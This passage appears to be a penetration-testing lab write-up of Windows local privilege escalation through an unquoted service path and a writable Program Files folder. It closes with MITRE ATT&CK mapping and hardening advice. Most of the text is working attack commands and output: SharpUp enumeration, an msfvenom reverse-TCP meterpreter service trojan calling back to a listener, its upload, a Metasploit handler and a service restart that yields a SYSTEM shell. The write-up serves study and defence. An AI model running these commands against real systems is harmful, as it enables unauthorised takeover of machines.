meterpreter > shell
Process 4072 created.
Channel 4 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files (x86)\free FTPd>cd C:\Users\user\Desktop
cd C:\Users\user\Desktop

C:\Users\user\Desktop>
```

- `[dir]` + `[GhostPack]`

```
C:\Users\user\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 7047-762D

 Directorio de C:\Users\user\Desktop

24/04/2026  05:55    <DIR>          .
24/04/2026  05:55    <DIR>          ..
14/06/2020  23:21               899 Downloads.lnk
09/03/2021  00:43               363 Equipo.lnk
13/06/2023  15:29    <DIR>          GhostPack
13/06/2023  15:28    <DIR>          Tools
22/04/2026  18:36    <DIR>          Transferencia de Archivos
24/04/2026  05:55            12.288 troy_class-servicio.exe
               3 archivos         13.550 bytes
               5 dirs     997.527.552 bytes libres

C:\Users\user\Desktop>cd GhostPack
cd GhostPack

C:\Users\user\Desktop\GhostPack>
```

  - **View the files and enter the GhostPack folder**

- **`[Sharpup.exe]`**

  Run the program

```
C:\Users\user\Desktop\GhostPack>Sharpup.exe
Sharpup.exe

=== SharpUp: Running Privilege Escalation Checks ===


=== Modifiable Services ===

  Name             : daclsvc
```

The paths do not have double quotes

```
StartMode         : Manual
PathName          : C:\Users\user\Desktop\troy_class-servicio.exe
Name              : freeFTPdService
DisplayName       : freeFTPdService
```

As UBC does have it.

```
StartMode         : Manual
PathName          : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
```

In short: Since this path does not have double quotes (`[C:\Users\user\Desktop\troy_class-servicio.exe]`), it will go folder by folder (first *users*), and if it doesn't find an executable, it will move on to the next folder.

- `[ terminal metaploit ]`
- `[ icacls "C:\Program Files (x86)" ]`

this verifies if I have write permission here

```
C:\Users\user\Desktop\GhostPack>icacls "C:\Program Files (x86)"
icacls "C:\Program Files (x86)"
C:\Program Files (x86) CREATOR OWNER:(OI)(CI)(IO)(F)
                       NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                       NT AUTHORITY\SYSTEM:(M)
                       BUILTIN\Administradores:(OI)(CI)(IO)(F)
                       BUILTIN\Administradores:(M)
                       BUILTIN\Usuarios:(OI)(CI)(F)
                       NT SERVICE\TrustedInstaller:(CI)(F)
```

Here it indicates that the regular group has `[F]` permissions.

- `[ net localgroup usuarios ]`

This verifies if I am inside the users group and if I have `[F]` full access

```
C:\Users\user\Desktop\GhostPack>net localgroup usuarios
net localgroup usuarios
Nombre de alias      usuarios
Comentario           Los usuarios no pueden hacer cambios a
nes

Miembros

-------------------------------------------------------------
bob
master
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Usuarios autentificados
user
Se ha completado el comando correctamente.


C:\Users\user\Desktop\GhostPack>
```

What needs to be done from this point: Since I can write to the `[program Files]` folder, what we have to do is create a service-type trojan named `[free.exe]`, upload it using `[upload]`. I don't have to delete (`[del]`) anything because there is no file named that way. Upload it to this folder (`[program Files]`), and before entering the `[free ftpd]` folder, it will execute `[free.exe]`.

Create a service-type trojan

- `[ kali terminal ]`
- `[ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4446 -f` **`exe-service`** `-o free.exe ]`

This trojan is an `[x32]` service type, it was named `(free.exe)`, and in case the port was changed `[4446]`

- `[ls]`

To check if it was created correctly

```
┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4446 -f exe-s
ervice -o free.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 12288 bytes
Saved as: free.exe

┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano]
└─# ls
free.exe                trojan_linux_04162026       troy_class-servicio.exe
freeFTPdService.exe     trojan_linux_04162026.elf   Wind_042026_.exe
my_troyano_042026_class trojan_windows16_04_26.exe  Wind_class_042426_LPE.exe
trojan.elf              troya_042026_linux.elf      Wind_tro_041926.exe
trojan_linux            troya_linux041926.elf
```

A. UPLOAD "free.exe"

- `[exit]`
  to exit the Shell, and in Meterpreter navigate to the path where you need to upload the file

- `[pwd]`
  to see where you are
  I am in the folder `C:\Program Files (x86)\free FTPd`

- `[cd ..]`
  to go back

- `[pwd]`
  I have arrived at the `C:\Program Files (x86)` folder

```
C:\Users\user\Desktop\GhostPack>exit
exit
meterpreter > pwd
C:\Program Files (x86)\free FTPd
meterpreter > cd ..
meterpreter > pwd
C:\Program Files (x86)
meterpreter >
```

- `[dir]`
  to see what files/folders are there

```
040777/rwxrwxrwx  0     dir   2011-04-12 02:10:05 -0700  Windows Defender
040777/rwxrwxrwx  4096  dir   2011-04-12 02:10:06 -0700  Windows Mail
040777/rwxrwxrwx  4096  dir   2021-03-13 11:15:28 -0800  Windows Media Player
040777/rwxrwxrwx  0     dir   2009-07-13 22:32:38 -0700  Windows NT
040777/rwxrwxrwx  4096  dir   2011-04-12 02:10:05 -0700  Windows Photo Viewer
040777/rwxrwxrwx  0     dir   2010-11-20 19:31:38 -0800  Windows Portable Devices
040777/rwxrwxrwx  4096  dir   2011-04-12 02:10:06 -0700  Windows Sidebar
100666/rw-rw-rw-  174   fil   2009-07-13 21:54:24 -0700  desktop.ini
040777/rwxrwxrwx  4096  dir   2026-04-24 02:45:05 -0700  free FTPd

meterpreter >
```

Here is the folder `[free FTPd]`, since it doesn't have double quotes `[""]`, it sees it as an object.

- `[upload free.exe]`

It didn't work that way and I had to give it the absolute path `(upload ~/myself_troyano/free.exe)` where it was located in Kali

```
meterpreter > upload ~/myself_troyano/free.exe
[*] Uploading  : /root/myself_troyano/free.exe → free.exe
[*] Uploaded 12.00 KiB of 12.00 KiB (100.0%): /root/myself_troyano/free.
[*] Completed  : /root/myself_troyano/free.exe → free.exe
meterpreter >
```

- **[bg]**
  put it in the background
- **[options]**
  to change the configuration of (multi/handler) For listening

```
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
   LHOST     10.0.2.9         yes       The listen address (an interface may be sp
   LPORT     4441             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

The only thing I have to change is the port [SET IT TO THE PORT YOU ASSIGNED TO THE TROJAN free.exe], because you already have the payload - Payload options (windows/meterpreter/reverse_tcp):

- **[set LPORT 4446]**

Set the port

- **[options]**

Verify the configuration

```
msf exploit(multi/handler) > set LPORT 4446
LPORT ⇒ 4446
msf exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: ''
   LHOST     10.0.2.9         yes       The listen address (an inter
   LPORT     4446             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

- `[exploit -j]`

Start the attack

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4446
msf exploit(multi/handler) >
```

- `[jobs]`

I already have it

```
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                         Payload opts
  --  ----                   -------                         ------------
  2   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.0.2.9:4446
```

- `[sessions 1]`

I return to my previous section 1, not 2

```
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

- `[shell] + [ sc start freeFTPdService ]`

Start the service

```
meterpreter > shell
Process 3340 created.
Channel 6 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files (x86)>sc start freeFTPdService
[*] Sending stage (199238 bytes) to 10.0.2.10
sc start freeFTPdService

NOMBRE_SERVICIO: freeFTPdService
        TIPO               : 110  WIN32_OWN_PROCESS  (interactive)
        ESTADO             : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUT
        C♦D_SALIDA_WIN32   : 0  (0×0)
        C♦D_SALIDA_SERVICIO: 0  (0×0)
        PUNTO_COMPROB.     : 0×0
        INDICACI♦N_INICIO  : 0×7d0
        PID                : 2548
        MARCAS             :
```

- `[enter] + [exit] + [bg] + [sessions]`

Exit the shell, exit Meterpreter, and check if it created the other session

```
C:\Program Files (x86)>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  HETEAM\user @ HETEAM         10.0.2.9:4444
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ HETEAM 10.0.2.9:4446
```

- **[sessions 3]**

select the new session

```
msf exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

meterpreter >
```

- **[getuid]**

to know if you already got administrator privileges

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

11.MITRE ATT&CK Technique Mapping

Each exploited vector is mapped below to its corresponding MITRE ATT&CK technique for standardized reporting and Blue Team correlation.

Technical Finding	ATT&CK ID	Technique Name	Severity
DLL Search Order Hijacking on a custom Windows service (dllsvc) due to missing library resolution under a writable search path.	**T1574.001**	Hijack Execution Flow: DLL Search Order Hijacking	**High**
Unquoted service binary path containing spaces, allowing execution-flow interception via a planted executable along the path.	**T1574.009**	Hijack Execution Flow: Path Interception by Unqualified Path	**Medium**

Technical Finding	ATT&CK ID	Technique Name	Severity
Modifiable service binary due to weak file-system ACLs (Authenticated Users / Users with Full Control), allowing direct binary replacement.	**T1574.010**	Hijack Execution Flow: Services File Permissions Weakness	**Critical**
Modifiable service configuration (binPath) due to weak service DACLs, allowing reconfiguration of the service executable path.	**T1574.011**	Hijack Execution Flow: Services Registry Permissions Weakness	**High**
Service restart via sc.exe used to trigger execution of the attacker-controlled binary/service under SYSTEM context.	**T1569.002**	System Services: Service Execution	**High**
Enumeration of local privileges, group membership, and service configuration (icacls, net localgroup, sc qc) prior to exploitation.	**T1069.001**	Permission Groups Discovery: Local Groups	**Informational**

Tactic: All primary findings fall under Privilege Escalation / Persistence (Hijack Execution Flow, T1574), with discovery activity under the Discovery tactic (T1069).

12. Defensive Remediation & Hardening Roadmap

To mitigate local privilege escalation risks in enterprise Windows environments, system administrators and Blue Teams should implement the following hardening controls:

- **Enforce Strict File System ACLs:** Audit service directories and binaries to ensure Authenticated Users and regular user groups lack Write, Append, or Full Control permissions.
- **Quote All Service Paths:** Enclose all service binary paths containing spaces in double quotation marks across registry keys in HKLM\SYSTEM\CurrentControlSet\Services.
- **Harden Service DACLs:** Restrict service configuration capabilities using Group Policy and verify DACLs on sensitive service objects using AccessChk.
- **Disable AlwaysInstallElevated:** Ensure AlwaysInstallElevated policy settings are set to 0 in both HKLM and HKCU registry hives.

- **Comprehensive Monitoring & EDR:** Deploy Endpoint Detection and Response (EDR) solutions to monitor non-standard process spawns, sc.exe reconfigurations, and DLL loads from temporary directories.

12.1 Additional Hardening Recommendations

Privilege and Account Management

- Enforce the principle of least privilege: standard users should not belong to the local Administrators group or hold elevated permissions over Program Files directories.
- Periodically review membership in privileged groups (Administrators, Backup Operators, etc.) using tools such as BloodHound or PingCastle.
- Implement LAPS (Local Administrator Password Solution) to automatically rotate local administrator passwords.

Third-Party Service Hardening

- Before installing third-party software (such as freeFTPd or similar), validate that the installer does not leave overly permissive inherited permissions on its installation folder.
- Run periodic audits with PowerUp.ps1 or SharpUp from the Blue Team's own side to detect modifiable service binaries before an attacker does.
- Configure services to run under dedicated, low-privilege service accounts instead of LocalSystem whenever not strictly required.

Application Control

- Implement AppLocker or Windows Defender Application Control (WDAC) to block execution of unsigned binaries or binaries located in unauthorized paths (such as C:\Users*\Desktop or temporary folders).
- Restrict PowerShell execution with signed execution policies (Constrained Language Mode) and enable Script Block Logging.

Network Segmentation and Detection

- Limit lateral movement through network segmentation (VLANs, internal firewall policies) so that a Meterpreter session on one host does not have broad visibility across the network.
- Monitor anomalous outbound connections to non-standard ports (such as 4444/4441/4446 used in this lab), which are classic indicators of a Metasploit handler.

Auditing and Logging

- Enable Sysmon with a robust configuration (such as the SwiftOnSecurity config) to capture process creation, network connections, and service modifications.
- Centralize logs in a SIEM and create specific alerts for: use of sc.exe to start/configure services, execution of binaries from user paths with suspicious names, and sequential use of icacls/net localgroup (typical LPE reconnaissance behavior).

Patch Management and Baseline Configuration

- Apply a secure configuration baseline (CIS Benchmarks for Windows) to all base images before deployment.
- Maintain an inventory of installed third-party software and apply regular patch cycles, since applications like freeFTPd are often left outdated and with insecure default configurations.